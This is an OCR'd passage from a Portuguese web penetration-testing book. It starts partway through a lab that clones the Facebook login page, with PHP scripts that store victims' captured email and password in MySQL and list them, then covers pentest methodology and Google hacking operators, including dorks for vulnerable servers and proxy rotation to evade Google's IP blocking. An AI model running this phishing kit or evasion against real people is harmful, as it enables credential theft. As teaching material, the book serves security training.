action="https://www.facebook.com/login.php?login_attempt=1&lwv=110"

por action="index2.php" (Figura 4.4).



Figura 4.4 – Substituindo o endereço original para o endereço da página clonada.

7. Será necessário saber qual o nome das variáveis de usuário e a senha que o Facebook envia via método POST, pois essas informações serão usadas na etapa 9. Desse modo, passe o mouse em cima e verifique o atributo name das tags (Figuras 4.5 e 4.6).



Figura 4.5 – A tag tem o atributo name igual a email. Portanto é enviado $_POST[“email”] para o formulário original.



Figura 4.6 – A tag tem o atributo name igual a pass. Portanto é enviado $_POST[“pass”] para o formulário original.

8. Salve o arquivo em /var/www/html com o nome index.html (Figura 4.7).



Figura 4.7 – Salvando a página modificada.

9. Será necessário criar o arquivo /var/www/html/index2.php, estabelecendo conexão com o banco de dados e enviando os dados capturados do usuário:

```
<?php
if($_SERVER["REQUEST_METHOD"] == "POST"){
   if( $_POST["email"] != "" AND $_POST["pass"] != "" ){
      $conexao = new PDO('mysql:host=localhost; dbname=pentestWeb',
         'teste', 'teste');
      $consulta = $conexao->prepare('INSERT INTO usuarios(login,senha)
         VALUES(?,?) ');
      $consulta->execute( array($_POST["email"], $_POST["pass"]) );
      header('Location: https://facebook.com');
   } else
      header("Location: /");
} else
   die();
?>
```

10. Ao acessar o endereço http://localhost, será exibida a página clonada do Facebook. Depois de digitar o login e a senha, os dados serão encaminhados para o MySQL.

11. Para automatizar a tarefa de recuperação de dados do MySQL, crie a página /var/www/html/priv8.php com o seguinte conteúdo:

```
<?php
$conexao = new PDO('mysql:host=localhost; dbname=pentestWeb', 'teste', 'teste');
```

```
$consulta = $conexao->query('SELECT * FROM usuarios ORDER BY id DESC');
while( $linha = $consulta->fetch() )
   echo "<b>Usuário: </b> $linha[login] <br><b>Senha: </b> $linha[senha] <br><hr>";
?>
```

---

1 Traduzido como pescaria. Consiste em enviar um ataque em massa e capturar informações das vítimas que caíram no golpe. É similar a uma pescaria, pois se envia uma isca (e-mail em massa, página web falsa etc.) para que o peixe (usuário) a morda, fornecendo ao atacante dados pessoais.

2 Não utilize o método query() em situações em que seja necessário recuperar dados oriundos de entradas de usuários, senão o formulário será suscetível a ataques de injeção SQL. Em vez disso, utilize o método prepare().

PARTE II

Pentest em aplicações web

CAPÍTULO 5

Introdução ao web pentest

5.1 Introdução ao pentest web

A OWASP Top 10 (https://owasp.org) mantém uma lista com as 10 principais vulnerabilidades para ambientes web. A última atualização, enquanto este livro era escrito, é o OWASP Top 10 – 2017. Para mais informações, consulte https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project. A OWASP também conta com aplicações web vulneráveis, como o OWASP BWA e várias ferramentas para auditoria web, tais como o Web Scarab, CSRF Tester, Zed Attack Proxy (ZAP) etc.

A OWASP Top 10 foca-se exclusivamente nas falhas de aplicações web, sendo de grande auxílio na realização de um web penetration testing. Porém, apenas as falhas são descritas, e não uma metodologia de ataque em si. Particularmente, gostei muito da metodologia usada no livro *Introdução ao web hacking*, de Josh Pauli (Novatec Editora, p. 33), em que se divide o pentest web em quatro etapas (Figura 5.1):



Figura 5.1 – Em aplicações web, o pentest segue um ciclo de quatro etapas.

1. Reconhecimento – A primeira etapa consiste em coletar toda e qualquer informação relacionada ao alvo a fim de elaborar um plano de ataque.
2. Scanning – Varredura e identificação de máquinas e ativos. Uma

máquina somente será testada caso se encontre on-line. É possível usar um simples servidor esquecido em alguma DMZ como pivô (vulgo “laranja”) para ataques em outras máquinas da rede.

3. Exploração de falhas – Exploração de qualquer tipo de falha que permita acesso à estação, como ataque de força bruta em algum serviço de login (exemplo: SSH, HTTP etc.), exploração de algum serviço mal configurado (exemplo: WebDAV ou FTP sem mecanismos de senha), falha na aplicação web (injeção SQL, RFI etc.) ou mesmo no servidor.
4. Correção – Medidas corretivas para cada falha encontrada.

Neste livro, a metodologia adotada por Josh Pauli será alterada para (Figura 5.2):



Figura 5.2 – Neste livro, o pentest em aplicações web segue um ciclo de sete etapas.

1. Reconhecimento.
2. Scanning.
3. Exploração de falhas (OWASP Top 10).
4. Escalonamento de privilégios – Quando se explora alguma falha na aplicação web, o acesso é feito com as restrições do usuário responsável (normalmente www-data). Assim, é fundamental tentar escalar o privilégio para o usuário administrativo do sistema (root) para controle

total do servidor. Assim, será possível instalar backdoors, manipular as regras do firewall etc.

5. Manutenção do acesso – Instalação de programas que permitam reacessar o sistema, mesmo que todas as aplicações e correções tenham sido implementadas.
6. Negação de serviço – Testes de disponibilidade, usados para verificar como o servidor reagirá ao receber uma quantidade muito elevada de pacotes. Caso ele não esteja preparado, ficará indisponível.
7. Correção.

CAPÍTULO 6

Reconhecimento

6.1 Google Hacking

A primeira etapa de um pentest é coletar o maior número de informações possíveis. Há diversas ferramentas que auxiliam nessa tarefa, sendo uma delas o próprio buscador do Google.

Normalmente, usamos esse buscador para tarefas simples, porém há filtros capazes de refinar a consulta, expondo informações e dados sensíveis.

É necessário levar algumas considerações em conta quando se busca um termo:

- A busca é case-insensitive, isto é, não há diferença entre buscar a palavra *NOVATEC*, *novatec*, *NoVAtec* etc.
- O asterisco (*) é usado para substituir uma palavra. Por exemplo, a consulta *abacaxi laranja* retorna sites que contenham os termos *abacaxi* e *laranja* no título, no corpo do documento e na URL. Já a consulta *abacaxi * laranja* retorna sites contendo *abacaxi e laranja*, *abacaxi ou laranja*, *abacaxi meia laranja* etc.
- As aspas são usadas para buscar um termo de forma exata. Por exemplo, a consulta *daniel moreno pentest* retornará sites que contenham os termos *daniel*, *moreno* e *pentest*. Já a busca *"daniel moreno pentest"* retorna estritamente essa expressão. Exemplo:

  --- A consulta *daniel moreno pentest* retornará algo similar à ---

  Livro Introdução ao Pentest | Novatec Editora
  https://novatec.com.br/livros/introducao-pentest/
  Com este livro você vai aprender táticas e técnicas para realizar o **pentest** e encontrar falhas e vulnerabilidades em computadores e redes. ... **Daniel Moreno.**

  Aula 9 Curso de pentest - YouTube

https://www.youtube.com/watch?v=ER0pHYX_GDo
1 de mar de 2014 - Vídeo enviado por Daniel Moreno
Amostra do meu treinamento da aula 9 - Curso de **pentest.** ... Aula 9 Curso de pentest. **Daniel Moreno** ...

--- A consulta "daniel moreno pentest" retornará algo similar à ---
Manual Hacker - Lançamento do novo livro do Daniel Moreno ...
https://www.facebook.com/manualhacker/posts/1718962208316762
Lançamento do novo livro do **Daniel Moreno: Pentest** em Redes sem Fio. Considerado por muitos um dos livros de cabeceira quando se fala em introdução à...
daniel+moreno na Saraiva
busca.saraiva.com.br › Livros › Música › Produtos Digitais
Sugestões de busca: **daniel moreno pentest** daniel moreno certificação linux lpic-1 - daniel moreno introdução ao pentest daniel moreno certificação linux ...

- Os principais operadores lógicos que podem ser usados em uma busca são: AND, OR e NOT.

- AND – Representado pelo sinal de +. Força a inclusão de um termo em uma consulta. Por exemplo, ao buscar por *hacker and cracker*, exibem-se páginas que contenham o termo *hacker* e *cracker*, sem o *and*. Ao usar o sinal de +, a consulta *hacker +and cracker* forçará a inclusão do termo *and*. Certifique-se de que não há espaços entre o sinal de + e o termo a ser buscado. A busca correta é *hacker +and cracker*, e não *hacker + and cracker*.
- OR – Representado por OR ou pelo pipe |. Busca por um termo ou outro. Por exemplo, a consulta *daniel | moreno* (equivalente a consultar *daniel OR moreno*) busca pelo termo *daniel* ou *moreno*, não pesquisando os dois termos ao mesmo tempo.
- NOT – Representado pelo sinal de -. Exclui um termo de uma busca. Por exemplo, a consulta *daniel -moreno* busca pelo termo *daniel*, excluindo o *moreno*. Certifique-se de que não há espaços entre o sinal de - e o termo a ser buscado. A busca correta é *daniel -moreno*, e não *daniel - moreno*.

- A precedência de operadores não apresenta efeito em operadores booleanos em buscas do Google. Consultas são interpretadas da esquerda para a direita. Por exemplo, a consulta *daniel | henrique +moreno* exibe sites com os termos *daniel moreno* ou *henrique moreno*, e não sites apenas com o termo *daniel* ou *henrique moreno*. Embora não faça diferença, é possível usar parênteses apenas para deixar uma consulta mais clara. Assim, *daniel | henrique +moreno* seria equivalente à consulta *(daniel | henrique) +moreno*, e não à consulta *daniel | (henrique +moreno)*.

6.1.1 Operadores especiais

É possível utilizar filtros para refinar uma busca no Google. A consulta *novatec* retorna o termo *novatec* em qualquer lugar da busca: título, URL ou corpo (texto). A Figura 6.1 apresenta a localização dos campos título (*title*), URL e texto (*text*).

Figura 6.1 – Localização visual dos termos title, URL e text.

O título, a URL e o texto podem ser manipulados por meio de operadores especiais. Desse modo, ao realizar consultas com esses operadores, lembre-se de que não há espaço entre o operador, os dois pontos e o termo a ser buscado. Exemplos: *intitle:daniel*, *inurl:novatec*, *intext:"daniel moreno"*.

6.1.1.1 intitle

Exibe páginas contendo os termos no título (Figura 6.1).

O exemplo a seguir exibe páginas com o termo *hacker* no título:

```
intitle:hacker
```

O exemplo a seguir exibe páginas com o termo *hacker* no título e *security* no título, na URL ou no texto. Por exemplo, são exibidas páginas com o título de *hacker security*, *security hacker* ou *hacker*:

```
intitle:hacker security
```

O exemplo a seguir exibe páginas com o termo *security* no título e *hacker* no título, na URL ou no texto. Por exemplo, são exibidas páginas com o título de *security hacker*, *hacker security* ou *security*:

```
intitle:security hacker
```

O exemplo a seguir exibe páginas contendo exatamente o título *security hacker*, excluindo aquelas com o título *hacker security*:

```
intitle:"security hacker"
```

6.1.1.2 allintitle

Exibe páginas contendo todos os termos no título (Figura 6.1).

O exemplo a seguir retorna páginas com os termos *security* e *hacker* no

título. Dessa forma, serão retornadas páginas com o título de *security hacker* ou *hacker security*:

```
allintitle:security hacker
```

O operador *allintitle* não funciona bem se combinado com outros operadores (*intitle*, *inurl*, *intext* etc.), devendo, assim, ser preferencialmente usado de modo isolado, sem outro operador. Caso seja necessário usar vários operadores em uma busca combinada, aconselha-se usar vários *intitle*. Exemplo:

```
--- Consulta correta ---
intitle:web intitle:pentest inurl:novatec

--- Consulta errônea ---
allintitle:web pentest inurl:novatec
```

6.1.1.3 inurl

Exibe páginas contendo os termos na URL (Figura 6.1).

O exemplo a seguir exibe páginas com o termo *livraria* na URL:

```
inurl:livraria
```

O exemplo a seguir exibe páginas com o termo *livraria* na URL e *novatec* no título, na URL ou no texto. Por exemplo, são exibidas páginas com a URL *livraria novatec*, *novatec livraria* ou *livraria*:

```
inurl:livraria novatec
```

O exemplo a seguir exibe páginas com o termo *novatec* na URL e *livraria* no título, na URL ou no texto. Por exemplo, são exibidas páginas com a URL *novatec livraria*, *livraria novatec* ou *novatec*:

```
inurl:novatec livraria
```

O exemplo a seguir exibe páginas contendo exatamente a URL *pentest daniel*. Perceba que, nas URLs retornadas, o termo *pentest* sempre aparece antes do termo *daniel*:

```
inurl:"pentest daniel"
```

6.1.1.4 allinurl

Exibe páginas contendo todos os termos na URL (Figura 6.1).

O exemplo a seguir retorna páginas com os termos *security* e *hacker* na URL. Dessa forma, serão retornadas páginas com a URL *security hacker* ou *hacker security*:

```
allinurl:security hacker
```

O operador *allinurl* não funciona bem se combinado com outros operadores (intitle, inurl, intext etc.), devendo, assim, ser usado preferencialmente de modo isolado, sem outro operador. Caso seja necessário usar vários operadores em uma busca combinada, aconselha-se usar vários inurl. Exemplo:

```
--- Consulta correta ---
inurl:novatec inurl:livraria intitle:editora

--- Consulta errônea ---
allinurl:novatec livraria intitle:editora
```

6.1.1.5 intext

Exibe páginas contendo os termos no texto (Figura 6.1). O exemplo a seguir exibe páginas com o termo *daniel* no texto:

```
intext:daniel
```

O exemplo a seguir exibe páginas com o termo *daniel* no texto e *moreno* no título, na URL ou no texto. Por exemplo, são exibidas páginas com o texto *daniel moreno, moreno daniel* ou *daniel*:

```
intext:daniel moreno
```

O exemplo a seguir exibe páginas com o termo *moreno* no texto e *daniel* no título, na URL ou no texto. Por exemplo, são exibidas páginas com o título *moreno daniel*, *daniel moreno* ou *moreno*:

```
intext:moreno daniel
```

O exemplo a seguir exibe páginas contendo exatamente o texto *daniel moreno,* excluindo aquelas com o texto *moreno daniel*:

```
intext:"daniel moreno"
```

6.1.1.6 allintext

Exibe páginas contendo todos os termos no texto (Figura 6.1). O exemplo a seguir retorna páginas com os termos *hacker* e *security* no texto. Dessa

forma, serão retornadas páginas com o título *security hacker* ou *hacker security*:

```
allintext:security hacker
```

O operador allintext não funciona bem se combinado com outros operadores (intitle, inurl, intext etc.), devendo, assim, ser preferencialmente usado de modo isolado, sem outro operador. Caso seja necessário usar vários operadores em uma busca combinada, aconselha-se usar vários intext. Exemplo:

```
--- Consulta correta ---
intext:daniel intext:moreno inurl:novatec

--- Consulta errônea ---
allintext:daniel moreno inurl:novatec
```

6.1.1.7 site

Busca em um domínio específico. Caso uma busca deva ser realizada em um site, esse operador retorna um resultado melhor do que o operador inurl.

O exemplo a seguir busca páginas somente no domínio novatec.com.br:

```
site:novatec.com.br
```

Atente para a diferença entre o operador inurl e site. Ao utilizar inurl, todas as páginas que contenham o termo na URL são retornadas, como a Amazon (https://s3.amazonaws.com/static.**novatec.com.br**/.../capitulo-9788575223925.pdf) e o foradoar (https://foradoar.org/**novatec.com.br**). Já ao utilizar site, são retornadas apenas URLs do site novatec.com.br, como https://**novatec.com.br**/livros/vendendosoftware, https://**novatec.com.br**/livros/programandowordpress etc. Faça uma busca e repare na diferença entre os dois operadores:

```
site:novatec.com.br
inurl:novatec.com.br
```

O exemplo a seguir busca qualquer página no domínio *novatec.com.br*, menos as que comecem com *www*:

```
site:novatec.com.br -inurl:www
```

6.1.1.8 filetype ou ext

Busca um determinado tipo de arquivo (pdf, docx, jpg, xls etc.). Esse operador

deve ser usado em conjunto com outros operadores.

O exemplo a seguir busca arquivos pdf no domínio *novatec.com.br*:

```
filetype:pdf site:novatec.com.br
ext:pdf site:novatec.com.br
```

6.1.1.9 link

Busca páginas que contenham um link para o termo especificado. Não pode ser combinado com outros operadores. Por exemplo, para determinar quais sites apontam, com links HTML, para o endereço http://novatec.com.br:

```
link:"http://novatec.com.br"
```

O exemplo a seguir exibe páginas com links para o livro *Introdução ao pentest*:

```
link:"novatec.com.br/livros/introducao-pentest/"
```

6.1.1.10 inanchor

Busca pela âncora especificada. Uma âncora é o texto usado como link para uma URL. Observe no código HTML a seguir que a URL é o link http://novatec.com.br/livros/introducao-pentest. Já a âncora é o texto "CLIQUE AQUI".

```
<a href="http://novatec.com.br/livros/introducao-pentest"> CLIQUE AQUI </a>
```

O exemplo a seguir busca a âncora "download":

```
inanchor:"download"
```

6.1.1.11 related

Busca páginas relacionadas com o termo especificado. Não pode ser combinado com outros operadores. O exemplo a seguir busca páginas relacionadas com o domínio *facebook.com*:

```
related:facebook.com
```

6.1.1.12 numrange (..)

Busca um intervalo de número, o qual deve estar entre hífen (-).

O exemplo a seguir busca páginas que contenham números no intervalo de 1 a 10:

```
numrange:1-10
```

O operador numrange pode ser substituído por dois pontos:

```
1..10
```

O exemplo a seguir busca páginas que contenham números no intervalo de 1 a 10 no domínio *novatec.com.br*:

```
1..10 site:novatec.com.br
```

6.1.2 Mineração de dados

O Google pode ser usado para coletar dados específicos, como informações sobre uma pessoa, endereços de e-mail, telefones etc.

Uma ideia bastante interessante apresentada por Johnny Long no livro *Google Hacking para pentest*, p.131 e 132, Novatec Editora, foi a criação de um script em Perl para mineração de dados: é fornecido um link de busca do Google e o script retorna a URL, o título e o texto descritivo (Figura 6.2).



Figura 6.2 – O script Python que desenvolvi retorna a URL, o título e o texto de uma busca, igual a uma consulta manual.

A vantagem de utilizar um script é tornar o processo automatizado, não sendo necessário navegar página por página para determinar o título, a URL e o texto descritivo. Há inúmeras funções e ideias em que um script desse tipo pode ser usado. Como o foco deste livro é a realização de pentest, uma ideia, que particularmente acredito ser interessante, é realizar a coleta de URLs de uma determinada consulta (Google dork). Por exemplo, podemos passar a consulta allinurl:admin upload php para que o script retorne todas as URLs

que contenham os termos admin, upload e php. É possível passar qualquer tipo de consulta, como

```
intitle:"index of" intext:name intext:size intext:"Apache/2.2.0..21" | intext:"Apache/1.3"
```

para determinar servidores Apache vulneráveis a ataques do Slowloris.

Utilizei o script Perl apresentado por Johnny para criar o meu próprio script (Figura 6.2). Como o foco deste livro não é em pentest usando a linguagem Python, o script não será explicado, sendo apenas apresentado para uso. Caso você não tenha conhecimento em Python, não se preocupe, pois o script está pronto para uso. A única preocupação que você deve ter é em relação às variáveis count e query:

- count – O Google sempre inicia a busca na primeira página, exibindo os dez primeiros resultados. A variável count serve para determinar em qual página o Google iniciará a consulta. Por exemplo, a consulta http://google.com.br/search?q=daniel+moreno+pentest&start=**0** retorna os dez resultados da primeira página, já a consulta http://google.com.br/search?q=daniel+moreno+pentest&start=**10** retorna os dez resultados da segunda página e assim sucessivamente. No script Python, altere o valor dessa variável para múltiplos de dez (0, 10, 20, 30...) a fim de alterar em qual página o Google iniciará a sua busca.
- query – Pesquisa a ser feita. Altere-o para a pesquisa desejada. Ao executar o script, todos os resultados do Google relativos à consulta feita serão retornados.

Realize o download do script google-bot.py em https://github.com/danielhnmoreno/google-bot.

Dê a permissão de execução ao script:

```
root@kali# chmod +x google-bot.py
```

Ao executar o script no terminal, ele varrerá o Google em busca dos termos *daniel*, *moreno* e *pentest*, sendo finalizado somente depois de retornar a última página.

```
root@kali# export LC_ALL='en_US.utf8'
root@kali# python3.5 google-bot.py
--- Será retornado resultados similares a Figura 6.2 ---
```

Deve-se tomar um cuidado ao realizar consultas com determinados termos (Seção 6.1.3). O Google bloqueia o IP de quem estiver fazendo essas consultas, pois é um típico comportamento de scripts e bots. Como a ideia do script Python é varrer o Google e retornar todas as URLs da consulta realizada, o mecanismo de defesa do Google de bloquear IPs vai atrapalhar nossas tentativas. Desse modo, desenvolvi a ideia simples de usar proxies anônimos encadeados: em vez de enviarmos diretamente a consulta para o Google, enviamos a solicitação para um proxy anônimo. Somente então o proxy reenviará nossa consulta para o Google, protegendo nosso IP. A ideia de usar proxies anônimos não é ocultar o próprio endereço IP, e sim se esquivar do mecanismo de defesa do Google. No momento em que o IP do proxy for bloqueado pelo Google, o script automaticamente passa para o segundo proxy. No momento em que o endereço IP do segundo proxy for bloqueado, o script utiliza o IP do terceiro proxy, e assim sucessivamente.

Antes de usar o script (google-bot-proxy.py), gostaria de fazer duas observações:

